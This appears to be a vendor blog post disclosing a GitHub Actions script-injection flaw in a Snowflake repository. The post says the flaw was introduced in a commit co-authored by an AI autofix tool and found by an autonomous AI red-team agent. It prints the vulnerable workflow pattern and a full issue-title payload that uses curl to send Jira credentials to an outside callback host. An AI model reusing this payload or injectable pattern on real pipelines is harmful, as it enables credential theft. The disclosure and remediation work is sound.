
As part of ongoing security research conducted through Snowflake’s HackerOne vulnerability disclosure program, Wiz Research’s "Red Agent"—an autonomous, AI-powered security research tool—identified a critical GitHub Actions workflow vulnerability in one of Snowflake’s public repositories.
This incident highlights a new reality in software development: Critical vulnerabilities can still be introduced and approved within workflows involving AI coding agents, while autonomous AI security agents can rapidly discover and exploit them in the wild.
Upon responsible disclosure on June 23, 2026 by Wiz, Snowflake remediated the vulnerability on the same day, rotated the affected credential, and verified via detailed audit logs that Wiz was the sole actor during the exposure window. Wiz confirmed that all data accessed during proof-of-concept testing was securely deleted.
August 17, 2026, 1957 UTC update: This blog has been updated to clarify that Copilot was a co-author that checked the merged PR and code change, and identified it as all-clear without noticing the critical vulnerabilities. It's unclear whether the code-change was AI-assisted.
Executive Summary
Wiz Red Agent identified a script injection vulnerability in snowflakedb/snowflake-connector-net. The issue allowed an unauthenticated user to execute arbitrary commands within a GitHub Actions runner by opening a GitHub issue with a specially crafted title.
Crucially, the vulnerability became live on June 18, 2026 - just five days before its discovery -when PR #1218 was merged. The final squash commit credits “Copilot Autofix powered by AI” as a co-author. The merged PR replaced the repository’s sanitized input pattern with direct string expansion, yet GitHub’s AI-assisted security review did not flag the resulting critical vulnerability.

Screenshot demonstrating access to Snowflake's Jira portal, via an exfiltrated token
Exposure Walk-Through
Discovery
Wiz Red Agent's CI/CD capability scanned Snowflake's GitHub organization and flagged the jira_issue.yml Workflow in snowflakedb/snowflake-connector-net as vulnerable to script injection via untrusted input in run: blocks.
The Code Change
- env:
 - ISSUE_TITLE: ${{ github.event.issue.title }}
- run: jq -n --arg title "$ISSUE_TITLE" ...
+ run: TITLE=$(echo '${{ github.event.issue.title }}' | sed ...)
The workflow triggered on issues: opened - meaning any GitHub user could fire it by opening an issue - and interpolated the attacker-controlled issue title directly into a shell script:
run: | TITLE=$(echo '${{ github.event.issue.title }}' | sed 's/"/\\"/g' | sed "s/'/\\\' /g")
The sed escaping runs after GitHub's template expansion, a single quote in the title breaks out of echo '...' and allows arbitrary command execution.
The injectable pattern was introduced just days earlier, on June 18, 2026, commit 4a1b8ce ( PR #1218: “SNOW-2069227: Update jira workflows”) - co-authored by Copilot Autofix powered by AI.

The commit introducing the vulnerable pattern
It removed the repository’s existing safe pattern, which passed the issue title through an env: variable and built the JSON payload with jq. Instead it used the direct ${{ github.event.issue.title }}interpolation shown above. In other words, an AI “autofix” commit created the very injection vector.

The code change introducing the vulnerable pattern
The Open “Security Gate”
The workflow had an if: condition that appeared protective:
if: (github.event_name == 'issues' && github.event.pull_request.user.login != 'whitesource-for-github-com[bot]')
However, on issues events, github.event.pull_request is always null.
So the condition reduces to (null != 'whitesource-for-github-com[bot]'). This is always true, and every GitHub user passes the gate.

The Open “Security Gate”
Exploitation
We crafted an issue title that, after template expansion, breaks out of the echo string and exfiltrates the Jira credentials via an out-of-band callback:
Crucially, when Red Agent’s cicd capability initially attempted exfiltration using a standard comment character (#), the runner returned a bash syntax error because the comment consumed the closing parenthetical of TITLE=$(...). Rather than stopping or failing, Red Agent:
-
autonomously analyzed the syntax execution error
-
adjusted its payload to use
; echo 'to properly close the shell block, and -
successfully received the out-of-band callback
' ; curl -s "https://subdomain.oast.me?t=`printf %s $JIRA_API_TOKEN|base64 -w0`&e=`printf %s $JIRA_USER_EMAIL|base64 -w0`&u=`printf %s $JIRA_BASE_URL|base64 -w0`" ; echo '
Within seconds, our listener received the callback from a GitHub Actions runner (Azure IP 20.106.182.197) containing base64-encoded credentials.

The POC PR with payload in the Issue title
Note: Our first attempt used # to comment out the rest of the line, which caused an unexpected EOF bash error because it also ate the closing ) of TITLE=$(...). The fix was using ; echo ' to properly close the shell syntax.

The workflow log showing successful exploitation

The exfiltrated token linked to qa@snowflake.net
The exfiltrated token authenticated as qa@snowflake.net to snowflakecomputing.atlassian.net, granting read access across Snowflake's engineering, security compliance, and bug bounty tracking projects.
Remediation & Forensics
-
Same-Day Patching: Snowflake patched the workflow on June 23, 2026 ( 1dc7766, PR #1402), fully restoring the safe
env:variable andjq --argparsing pattern. -
Credential Revocation: The JIRA token in question was revoked and rotated.
-
Forensic Verification: Comprehensive audit log analysis confirmed that no external third parties accessed the endpoint during the 5-day exposure window. All anomalous queries were strictly matched to Wiz's testing IPs.
Key Takeaways
-
AI Code Generation Demands Rigorous Oversight: AI coding tools predict code based on probabilistic patterns, which can inadvertently reintroduce deprecated or insecure shell patterns. AI-generated PRs must undergo the same static analysis and security scrutiny as human code.
-
Collapsing Discovery Windows: The vulnerability was live for only five days before an automated agent discovered and validated it. Security operations must adapt to a landscape where automated discovery occurs in hours, requiring rapid patch cycles and short-lived credentials.
-
Preventing AI Security Regressions: Automated AI assistants often lack historical context regarding why specific code patterns were chosen. In this incident, an automated PR removed a safe env: + jq parsing pattern that had been explicitly implemented to prevent shell injection. Security teams must implement Guardrails that block AI agents from replacing structured data parsers with direct string interpolation.
Disclosure Timeline
-
June 18, 2026 - The vulnerability became live when PR #1218 was merged, co-authored by Copilot Autofix
-
June 23, 2026 - Wiz identified, exploited, and reported vulnerability to Snowflake via HackerOne (report #3819931)
-
June 23, 2026 - Slack notification sent to Snowflake security team
-
June 23, 2026 (same day) - Snowflake patches the vulnerable script-injection workflow ( commit 1dc7766, PR #1402), restoring the safe
env:+jq --argpattern. -
June 24, 2026 - Jira token rotated
-
July 25, 2026 - Public disclosure deadline (30 days after the June 25 resolution, per Snowflake’s disclosure policy)
Snowflake’s Response
Snowflake appreciates Wiz's responsible reporting of and collaboration around these findings through our vulnerability disclosure and bug bounty program, HackerOne. Wiz Research reported a security vulnerability in one of Snowflake's public GitHub repositories. The disclosure was received on June 23, 2026, and it was immediately investigated and remediated, and our investigation found no evidence of unauthorized access. Protecting our systems remains a top priority, and we remain committed to continually strengthening our software development and security practices. We are working together with Wiz to share these learnings with the broader industry to encourage widespread adoption of these security best practices.
Tags
Continue reading
The Closed Loop Remediation Playbook with Wiz
Eyal Golombek, Guy Mast, Erez Talgamand 3 more
August 17, 2026
Start your path to a self-healing cloud today, with Wiz Workflows now GA and Remediation and Response in public preview.
Wiz on Wiz: How the Wiz FinOps Team Uses Wiz Cloud Cost
Ron Tzrouya, Guy Aharon, Noa Manorand 2 more
August 14, 2026
Powering cost investigation and optimization with deep cloud context
Snegha Ramnarayanan, Shachar Horvitz, Noa Azaria, Chad Knipschild
August 14, 2026
AI is changing the context around data risk, making it critical to understand what’s connected, what’s exposed, and why.
Get a personalized demo
Ready to see Wiz in action?
"Best User Experience I have ever seen, provides full visibility to cloud workloads."
David EstlickCISO
"Wiz provides a single pane of glass to see what is going on in our cloud environments."
Adam FletcherChief Security Officer
"We know that if Wiz identifies something as critical, it actually is."
Greg PoniatowskiHead of Threat and Vulnerability Management
a26988130118.cdn.optimizely.com
a26988130118.cdn.optimizely.com is blocked
This page has been blocked by an extension
- Try disabling your extensions.
ERR_BLOCKED_BY_CLIENT
Reload
This page has been blocked by an extension


